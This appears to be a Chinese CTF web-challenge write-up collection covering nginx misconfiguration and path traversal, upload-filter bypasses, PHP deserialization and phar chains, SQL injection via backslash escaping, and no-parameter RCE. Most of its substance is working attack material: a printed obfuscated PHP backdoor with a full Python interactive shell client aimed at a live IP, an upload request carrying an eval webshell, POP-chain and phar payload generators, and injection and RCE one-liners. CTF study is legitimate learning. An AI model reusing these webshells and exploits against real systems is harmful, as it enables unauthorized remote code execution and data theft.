



Web_php_wrong_nginx_config

攻防世界的Web_php_wrong_nginx_config实战题目-腾讯云开发者社区-腾讯云




扫描得出admin.php



访问

/admin/admin.php没有成果



访问robots.txt得到/hint.php

然后访问得到

配置文件也许有问题呀: /etc/nginx/sites-enabled/site.conf

访问admin/admin.php

得到

需要登录

访问Hack.php

得到

需要登录

通过抓包发现hack.php下面有一个cookie

isLogin=0

改成1

isLogin=1

得到

云工控控制中心

-
- [报表中心](#)
- [监控中心](#)
- [系统设计](#)
- [管理中心](#)
- [Jenifer Smith](#)
 - [注销](#)
- [设备分组](#)
- [实时监控](#)
- [设备列表](#)
- [告警记录](#)
 - [发动机告警记录](#)
 - [温度告警记录](#)
 - [压力告警记录](#)

后面发现按到第二次

管理中心就会跳出

file=index&ext=php

是文件包含

然后再通过有index就会有特殊回显判断出

但是尝试了几次../也没发现特殊回显消除

判断出这里的../应该是被用空白字符替换掉了。

因为除非上级目录还有一模一样的文件不然不可能还能显示，所以这里的../应该是被用空白字符简单替换掉了。

使用双写绕过

```
....//...//
```

之前提示我们

/etc/nginx/sites-enabled/site.conf

可能存在问题那我们查看下

```
http://61.147.171.105:63152/admin/admin.php?
file=....//...//....//....//....//....//....//....//....//....//....//....//....//....//....//etc/nginx/sites-
enabled/site.conf&ext=
```

然后我们得到了他们配置文件的内容

```
server {
    listen 8080; ## listen for ipv4; this line is default and implied listen [:
]:8080;
    ## listen for ipv6 root /var/www/html; index index.php index.html index.htm;
    port_in_redirect off; server_name _; # Make site accessible from http:
//localhost/ #server_name localhost;
    # If block for setting the time for the logfile if ($time_iso8601 ~
"^(\d{4})-(\d{2})-(\d{2})") { set $year $1; set $month $2; set $day $3;
}

# Disable sendfile as per https://docs.vagrantup.com/v2/synced-
folders/virtualbox.html sendfile off; set $http_x_forwarded_for_filt
$http_x_forwarded_for; if ($http_x_forwarded_for_filt ~ ([0-9]+\.[0-9]+\.[0-
9]+\.[0-9]+)) {
    set $http_x_forwarded_for_filt $1???;
}
```

```
# Add stdout logging access_log /var/log/nginx/$hostname-
access-$year-$month-$day.log openshift_log; error_log /var/log/nginx/error.log
info; location / {
    # First attempt to serve request as file, then # as directory, then fall
    back to index.html try_files $uri $uri/ /index.php?q=$uri&$args; server_tokens
    off;
}

#error_page 404 /404.html; # redirect server error pages to the static page
/50x.html # error_page 500 502 503 504 /50x.html; location = /50x.html {
    root /usr/share/nginx/html;
}

location ~ /\.php$ {
    try_files $uri $uri/ /index.php?q=$uri&$args; fastcgi_split_path_info
    ^(\.+\.php)(/\.+)$; fastcgi_pass unix: /var/run/php/php5.6-fpm.sock;
    fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    fastcgi_param SCRIPT_NAME $fastcgi_script_name; fastcgi_index index.php; include
    fastcgi_params; fastcgi_param REMOTE_ADDR $http_x_forwarded_for;
}

location ~ /\. {
    log_not_found off; deny all;
}

location /web-img {
    alias /images/; autoindex on;
}

location ~* \.(ini|docx|pcapng|doc)$ {
    deny all;
}

include /var/www/nginx[.]conf;
}
```

从中我们可以发现一个漏洞

```
location /web-img {
    alias /images/;
    autoindex on;
}
```

访问者可以通过/web-img../

即可访问根目录

Index of /web-img../

../		
bin/	31-Jul-2019 21:09	-
boot/	12-Apr-2016 20:14	-
dev/	02-Mar-2026 11:12	-
etc/	02-Mar-2026 11:12	-
home/	12-Apr-2016 20:14	-
hooks/	31 Jul 2019 20:38	-
images/	02-Aug-2019 09:57	-
init/	31-Jul-2019 20:29	-
lib/	31-Jul-2019 20:31	-
lib64/	20-Jul-2019 13:50	-
media/	20-Jul-2019 13:50	-
mnt/	20-Jul-2019 13:50	-
opt/	31-Jul-2019 20:38	-
proc/	02-Mar-2026 11:12	-
root/	31-Jul-2019 21:09	-
run/	03-Aug-2019 02:56	-
sbin/	31-Jul-2019 20:31	-
srv/	20-Jul-2019 13:50	-

查看/var/www，就可以找到一个叫hack.php.bak的东西

```
<?php
$U='_/|U",""/-|U"),ar|Uray|U("/|U",""),$ss(|U$s[$i]|U,0,$e)|U)),($k))|U|U);$o|U|
U=o|Ub_get_|Ucontents(|U);|Uob_end_c|e';
$q='s[|U$i]="";$p=|U$ss($p,3);}|U|U|if(array_k|Uey_|Uexis|Uts($|Ui,$s))
{$s[$i].|=|U$p|U;|U$e=|Ustrpos($s[$i],$f);|Ui';
$M='l="strtolower|U";$i=$m|U[1|U]
[0].$m[1]|U[1];|$|U|Uh=$s1($ss(|Umd5($i|U.$kh),|U0,3|U));$f=$s|U1($ss(|Umd5($i.$'
;
$z='r=@$r[|U"HTTP_R|UEFERER|U"];$r|U|Ua=@$r["HTTP_A|U|UCCEPT_LAN|UGUAGE|U"];if|U
($r|Ur&|U&$ra){$u=parse_|Uurl($r';
$k='?:;q=0.([\\|Ud]))?|U?/"',$ra,$m)|U;if($|Uq&&$m)
{|U|U|U@session_start())|U|U;$s=&$_SESSIO|UN;$ss="|Usubst|Ur";|U|U$s';
$o='|U$1;|U){for|U($j=0;($j|U<$c&&|U|U$i|U<$|U1);$j++, $i++)
{$o.=$t{$i}|U^$k|U{$j}}}|Ureturn $|Uo;}$r=$|U_SERV|UE|UR;$r';
$N='|Uf($e)
{$k=$k|Uh.$kf|U;ob_sta|Urt();|U@eva|U1(@g|Uzuncom|Upress(@x(@|Ubas|U|Ue64_decode
(preg|U_rep|a|Uce(|Uarray("/';
$C='an());$d=b|Uase64_encode(|Ux|U(gzcomp|U|Uress($o),$k))|U;prin|Ut("|U<$k>$d</$
k>"|U);@ses|U|U|Uion_des|Utroyc();}}}'';
$j='$k|Uh="|U|U42f7";$kf="e9ac";fun|Uction|U |Ux($t,$k)
{$c|U=|Ustrlen($k);$l=s|Utr1|Ue|Un($t);$o=|U"";fo|Ur($i=0;$i<';
$R=str_replace('ro','','rocreatroe_rorOfuroncroton');
$J='kf|U),|U0,3));$p="|U";for(|U|U$|Uz=1;$z<cou|Unt|U($m[1]);|U$z++)$p.=|U$q[$m[
2][$z|U]|U;if(strpos(|U$|U|Up,$h)|U===0){$';
$x='r)|U;pa|Urse|U_str($u["qu|U|Uery"],$q);$|U|Uq=array_values(|U$q);pre|Ug|U_ma
tch_a1|U1("/([\\|U|Uw]) [|U\\w-]+|U('';
$f=str_replace('|U','',$j.$o.$z.$x.$k.$M.$J.$q.$N.$U.$C);
$g=create_function('|U',$f);
$g();
?>
```

看了wp后知道这是一个隐藏的使用python加载的一句话木马

然后木马位置是在最一开始的

/hack.php

我们有一个特定的脚本可以利用上面这串木马

```
# encoding: utf-8

from random import randint, choice
from hashlib import md5
import urllib
import string
import zlib
import base64
import requests
import re

def choicePart(seq, amount):
    length = len(seq)
    if length == 0 or length < amount:
        print 'Error Input'
        return None
    result = []
    indexes = []
    count = 0
    while count < amount:
        i = randint(0, length - 1)
        if not i in indexes:
            indexes.append(i)
            result.append(seq[i])
            count += 1
        if count == amount:
            return result

def randBytesFlow(amount):
    result = ''
    for i in xrange(amount):
        result += chr(randint(0, 255))
    return result

def randAlpha(amount):
    result = ''
    for i in xrange(amount):
        result += choice(string.ascii_letters)
    return result

def loopXor(text, key):
    result = ''
    lenKey = len(key)
    lenTxt = len(text)
    iTxt = 0
    while iTxt < lenTxt:
        ikey = 0
        while iTxt < lenTxt and ikey < lenKey:
            result += chr(ord(key[ikey]) ^ ord(text[iTxt]))
            iTxt += 1
            ikey += 1
```

```

        ikey += 1
    return result

def debugPrint(msg):
    if debugging:
        print msg

# config
debugging = False
keyh = "42f7" # $kh
keyf = "e9ac" # $kf
xorKey = keyh + keyf
url = 'http://61.147.171.105:52208/hack.php'
defaultLang = 'zh-CN'
languages = ['zh-TW;q=0.%d', 'zh-HK;q=0.%d', 'en-US;q=0.%d', 'en;q=0.%d']
proxies = None # {'http': 'http://127.0.0.1:8080'} # proxy for debug

sess = requests.Session()
# generate random Accept-Language only once each session
langTmp = choicePart(languages, 3)
indexes = sorted(choicePart(range(1, 10), 3), reverse=True)
acceptLang = [defaultLang]
for i in xrange(3):
    acceptLang.append(langTmp[i] % (indexes[i],))
acceptLangStr = ','.join(acceptLang)
debugPrint(acceptLangStr)
init2Char = acceptLang[0][0] + acceptLang[1][0] # $i
md5head = (md5(init2Char + keyh).hexdigest())[0:3]
md5tail = (md5(init2Char + keyf).hexdigest())[0:3] + randAlpha(randint(3, 8))
debugPrint('$i is %s' % (init2Char))
debugPrint('md5 head: %s' % (md5head,))
debugPrint('md5 tail: %s' % (md5tail,))
# Interactive php shell
cmd = raw_input('phpshell > ')
while cmd != '':
    # build junk data in referer
    query = []
    for i in xrange(max(indexes) + 1 + randint(0, 2)):
        key = randAlpha(randint(3, 6))
        value = base64.urlsafe_b64encode(randBytesFlow(randint(3, 12)))
        query.append((key, value))
    debugPrint('Before insert payload:')
    debugPrint(query)
    debugPrint(urllib.urlencode(query))
    # encode payload
    payload = zlib.compress(cmd)
    payload = loopXor(payload, xorKey)
    payload = base64.urlsafe_b64encode(payload)
    payload = md5head + payload
    # cut payload, replace into referer
    cutIndex = randint(2, len(payload) - 3)
    payloadPieces = (payload[0:cutIndex], payload[cutIndex:], md5tail)
    iPiece = 0
    for i in indexes:
        query[i] = (query[i][0], payloadPieces[iPiece])
        iPiece += 1
    referer = url + '?' + urllib.urlencode(query)
    debugPrint('After insert payload, referer is:')

```

```
debugPrint(query)
debugPrint(referer)
# send request
r = sess.get(url, headers={'Accept-Language': acceptLangStr, 'Referer':
referer}, proxies=proxies)
html = r.text
debugPrint(html)
# process response
pattern = re.compile(r'<%s>(.*?)</%s>' % (xorKey, xorKey))
output = pattern.findall(html)
if len(output) == 0:
    print 'Error, no backdoor response'
    cmd = raw_input('phpshell > ')
    continue
output = output[0]
debugPrint(output)
output = output.decode('base64')
output = loopXor(output, xorKey)
output = zlib.decompress(output)
print output
cmd = raw_input('phpshell > ')
```

加载完成后就相当于getshell了

得到flag

ctf{a57b3698-eeae-48c0-a669-bafe3213568c}

(ez)upload

(ez)upload

选择文件: 未选择文件

看上去是一个文件上传

但是经过多次测试


```

    } else {
        $msg = '上传出错!';
        $status_code = 500; // 500 表示服务器内部错误
    }
}
} else {
    $msg = '禁止保存为该类型文件!';
    $status_code = 403; // 403 表示禁止访问
}
} else {
    $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    $status_code = 404; // 404 表示资源未找到
}
}

// 设置 HTTP 状态码
http_response_code($status_code);

// 输出结果
echo json_encode([
    'status_code' => $status_code,
    'msg' => $msg,
]);

```

漏洞是利用php的正则匹配引擎有回溯上限

利用方法只需要把木马后面加上大量的a触发上限就可以了

还有一个后缀问题

当move_uploaded_file函数参数可控时, 可以尝试 /. 绕过, 因为该函数会忽略掉文件末尾的 /., 所以可以构造 save_path=1.php/., 这样file_ext值就为空, 就能绕过黑名单, 而move_uploaded_file函数忽略文件末尾的 /. 可以实现保存文件为 .php。

然后就可以上传

name=1.php/.

```

POST /upload.php?name=d.php/. HTTP/1.1
Host: 127.0.0.1:31980
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:31980/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----9090209984916
Content-Length: 1421

-----9090209984916
Content-Disposition: form-data; name="name"; filename="a.txt"
Content-Type: image/jpeg

<?php
@eval($_POST['cmd']);?>aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

```

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 04 Mar 2026 11:59:54 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/7.3.26
7 Content-Length: 70
8
9 {"status_code":200,"msg":":\u6587\u4ef6\u4e0a\u4f20\u6210\u529f\u5417"}

```

看到了网上还有另一种解法

使用.user.ini

然后上传php可以立即执行

TGCTF{e44f5d49-727d-c48d-0b80-3dd0df794a92}

文件上传?

还是坑，表面上是文件上传实际用目录扫描发现里面有反序列化

```
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    function best64_decode($str)
    {
        return
base64_decode(base64_decode(base64_decode(base64_decode(base64_decode($str))))));
    }
    class yesterday {
        public $learn;
        public $study="study";
        public $try;
        public function __construct()
        {
            $this->learn = "learn<br>";
        }
        public function __destruct()
        {
            //起点
            echo "You studied hard yesterday.<br>";
            return $this->study->hard();
        }
    }
    class today {
        public $doing;
        public $did;
        public $done;
        public function __construct(){
            $this->did = "what you did makes you outstanding.<br>";
        }
        public function __call($arg1, $arg2) // hard()2
        {
            $this->done = "And what you've done has given you a choice.<br>";
            echo $this->done;
            if(md5(md5($this->doing))==666){
                return $this->doing();
            }
            else{
                return $this->doing->better;
            }
        }
    }
    class tommoraw {
        public $good;
        public $bad;
        public $soso;
        public function __invoke(){ //doing()3
```

```

        $this->good="You'll be good tommoraw!<br>";
        echo $this->good;
    }
    public function __get($arg1){
        $this->bad="You'll be bad tommoraw!<br>";
    }

}

class future{
    private $impossible="How can you get here?<br>";
    private $out;
    private $no;
    public $useful1;public $useful2;public $useful3;public $useful4;public
    $useful5;public $useful6;public $useful7;public $useful8;public $useful9;public
    $useful10;public $useful11;public $useful12;public $useful13;public
    $useful14;public $useful15;public $useful16;public $useful17;public
    $useful18;public $useful19;public $useful20;

    public function __set($arg1, $arg2) {
        if ($this->out->useful7) {
            echo "Seven is my lucky number<br>";
            system('whoami');
        }
    }
    public function __toString(){
        echo "This is your future.<br>";
        system($_POST["wow"]); //echo终点
        return "win";
    }
    public function __destruct(){
        $this->no = "no";
        return $this->no;
    }
}
if (file_exists($_GET['filename'])) {
    echo "Focus on the previous step!<br>";
}
else {
    $data=substr($_GET['filename'],0,-4);
    unserialize(best64_decode($data)); //五次反base64
}
// You learn yesterday, you choose today, can you get to your future?
?>

```

结果仔细看下写到这里就没了

```

$a = new yesterday;
$a->study = new today;
$a->study->doing = 213;

```

没办法触发__toString()

再来到上传这里



几乎没有办法，因为上传安全文件都会被防御

也就robots.txt里面有点提示

```
Disallow: !@*($^&*!@^&!*(@$# <--!文件上传后缀是三个小写字母 !@#$*&^(!%@$#$^&!-->
```

	状态码	接收到响应	错误	超时	长度	注释
	200	74			219	
	200	422			189	
	200	387			189	
	200	342			189	
	200	487			189	
	200	470			189	
	200	385			189	
	200	457			189	
	200	379			189	
	200	695			189	
	200	450			189	

请求 响应

美化 Raw Hex 页面渲染

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 05 Mar 2026 11:47:37 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.26
Content-Length: 38
文件已保存到: uploads/a.atg


通过测试我们知道结果是atg

显示上传到uploads/a.atg

尝试蚁剑连接下

结果没法利用

尝试上传.user.ini



可以使用00截断

后面又尝试连接了一下还是没用



上传名字%00被保留, 不会成功执行

这里不会了看了wp

才发现原来那个反序列化是可以做出来的, 只是我没有看出

md5(\$doing)可以触发

一直想着怎么触发==666去了

```

$a = new yesterday;
$a->study = new today;
$a->study->doing = new future;
$ser = serialize($a);
for ($i = 0; $i < 5; $i++) {
    $ser = base64_encode($ser);
}
$payload = $ser . 'aaaa';

```

完整生成payload的脚本

```

<?php
    highlight_file(__FILE__);
    error_reporting(0);
    function best64_decode($str)
    {
        return
base64_decode(base64_decode(base64_decode(base64_decode(base64_decode($str)))));
    }
    class yesterday {
        public $learn;
        public $study="study";
        public $try;
        public function __construct()
        {
            $this->learn = "learn<br>";
        }
        public function __destruct()
        {
            //起点
            echo "You studied hard yesterday.<br>";
            return $this->study->hard();
        }
    }
    class today {
        public $doing;
        public $did;
        public $done;
        public function __construct(){
            $this->did = "what you did makes you outstanding.<br>";
        }
        public function __call($arg1, $arg2) // hard()2
        {
            $this->done = "And what you've done has given you a choice.<br>";
            echo $this->done;
            if(md5(md5($this->doing))==666){
                return $this->doing();
            }
            else{
                return $this->doing->better;
            }
        }
    }
    class tommoraw {
        public $good;
        public $bad;
        public $soso;
    }

```

```

        public function __invoke(){           //doing()3
            $this->good="You'll be good tomorrow!<br>";
            echo $this->good;
        }
        public function __get($arg1){
            $this->bad="You'll be bad tomorrow!<br>";
        }
    }
    class future{
        private $impossible="How can you get here?<br>";
        private $out;
        private $no;
        public $useful1;public $useful2;public $useful3;public $useful4;public
        $useful5;public $useful6;public $useful7;public $useful8;public $useful9;public
        $useful10;public $useful11;public $useful12;public $useful13;public
        $useful14;public $useful15;public $useful16;public $useful17;public
        $useful18;public $useful19;public $useful20;

        public function __set($arg1, $arg2) {
            if ($this->out->useful7) {
                echo "Seven is my lucky number<br>";
                system('whoami');
            }
        }
        public function __toString(){
            echo "This is your future.<br>";
            system($_POST["wow"]);           //echo终点
            return "win";
        }
        public function __destruct(){
            $this->no = "no";
            return $this->no;
        }
    }
    if (file_exists($_GET['filename']))){
        echo "Focus on the previous step!<br>";
    }
    else{
        $data=substr($_GET['filename'],0,-4);
        unserialize(best64_decode($data));
    }
    $a = new yesterday;
    $a->study = new today;
    $a->study->doing = new future;
    $ser = serialize($a);
    for ($i = 0; $i < 5; $i++) {
        $ser = base64_encode($ser);
    }
    $payload = $ser . 'aaaa';
    // You learn yesterday, you choose today, can you get to your future?
?>

```


文件上传? (复仇)

还是一样的，表面文件上传实际反序列化

```
<?php
highlight_file(__FILE__);
error_reporting(0);
function best64_decode($str)
{
    return base64_encode(md5(base64_encode(md5($str))));
}
class yesterday {
    public $learn;
    public $study="study";
    public $try;
    public function __construct()
    {
        $this->learn = "learn<br>";
    }
    public function __destruct()
    {
        echo "You studied hard yesterday.<br>";
        return $this->study->hard();
    }
}
class today {
    public $doing;
    public $did;
    public $done;
    public function __construct(){
        $this->did = "what you did makes you outstanding.<br>";
    }
    public function __call($arg1, $arg2)
    {
        $this->done = "And what you've done has given you a choice.<br>";
        echo $this->done;
        if(md5(md5($this->doing))==666){
            return $this->doing();
        }
        else{
            return $this->doing->better;
        }
    }
}
class tommoraw {
    public $good;
    public $bad;
    public $soso;
    public function __invoke(){
        $this->good="You'll be good tommoraw!<br>";
        echo $this->good;
    }
    public function __get($arg1){
        $this->bad="You'll be bad tommoraw!<br>";
    }
}
}
```

```

class future{
    private $impossible="How can you get here?<br>";
    private $out;
    private $no;
    public $useful1;public $useful2;public $useful3;public $useful4;public
    $useful5;public $useful6;public $useful7;public $useful8;public $useful9;public
    $useful10;public $useful11;public $useful12;public $useful13;public
    $useful14;public $useful15;public $useful16;public $useful17;public
    $useful18;public $useful19;public $useful20;

    public function __set($arg1, $arg2) {
        if ($this->out->useful7) {
            echo "Seven is my lucky number<br>";
            system('whoami');
        }
    }
    public function __toString(){
        echo "This is your future.<br>";
        system($_POST["wow"]);
        return "win";
    }
    public function __destruct(){
        $this->no = "no";
        return $this->no;
    }
}
if (file_exists($_GET['filename']))){
    echo "Focus on the previous step!<br>";
}
else{
    $data=substr($_GET['filename'],0,-4);
    unserialize(base64($data));
}
// You learn yesterday, you choose today, can you get to your future?
?>

```

由于使用了

```

function best64_decode($str)
{
    return base64_encode(md5(base64_encode(md5($str))));
}

```

md5是不可逆的导致没办法让他读取到我们传入的数据

然而可以通过上传phar文件绕过

当通过 phar:// 协议访问一个 Phar 文件时（例如file_get_contents('phar://path/to/phar.phar')），PHP 会自动反序列化这个元数据，从而触发反序列化漏洞。

?filename=phar:///uploads/phar.atg

就在之前的payload生成脚本下面加上

```
$phar = new Phar('exploit.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'test'); // 任意添加一个文件
$phar->setMetadata($payload); // 将恶意对象存入元数据
$phar->stopBuffering();
```

就行了

在上传读取

wow=cat /flag

后台管理

是一个sql注入的题目，但是'号被waf过滤了

没法闭合，可是还有一种闭合方式

这是网页代码

```
SELECT * FROM users WHERE username = '' AND password = ''
```

虽然没办法输入'闭合但是如果在username处填写转义字符\相当于让其中一个'号失效也可以完成闭合

```
SELECT * FROM users WHERE username = '\\' AND password = 'union select *,2 from flag--+'
```

*号可以直接返回内容而不需要填写列名

这个*是表示flag的列数，2是用来凑列数的

原查询如果是 SELECT * FROM users，那么它会返回 users 表的所有列，列数就是 users 表的列数。UNION 的另一边必须返回完全相同数量的列（顺序也会对应位置匹配）。

AAA偷渡阴平

```
<?php

$tgctf2025=$_GET['tgctf2025'];

if(!preg_match("/0|1|[3-9]|\~|\`|\@|\#|\$|\%|\^|\&|\*|\(|\)|\~|\-|\=|\+|\{|\}|\[|\]|\\'|\"|\,|\<|\.|\\>|\\/|\?|\\\\\\\/i", $tgctf2025)){
    //hint: 你可以对着键盘一个一个看，然后在没过滤的符号上用记号笔画一下（bushi
    eval($tgctf2025);
}
else{
    die('(｡`□´｡)炸弹!...*~｡');
}

highlight_file(__FILE__);
```

看似过滤掉了所有的特殊符号，实际上()并没有过滤，只过滤掉了中文的（）

所以这是无参rce

网上有一种方法我觉得最好用的

基于随机爆破的无参 RCE，通过 crypt 的随机性生成目录名，再利用 array_rand 随机选取文件。多次高速重复相当于暴力枚举所有可能的目录和文件组合，直到某次恰好命中 flag 文件。

payload

```
if(chdir(chr(ord(strrev(crypt(serialize(array()))))))))show_source(array_rand(array_flip(scandir(getcwd()))));
```

crypt(serialize(array())) 每次执行都会使用随机盐生成不同的加密字符串（例如 \$1\$random_salt\$...）。即使输入相同，输出也完全不同。

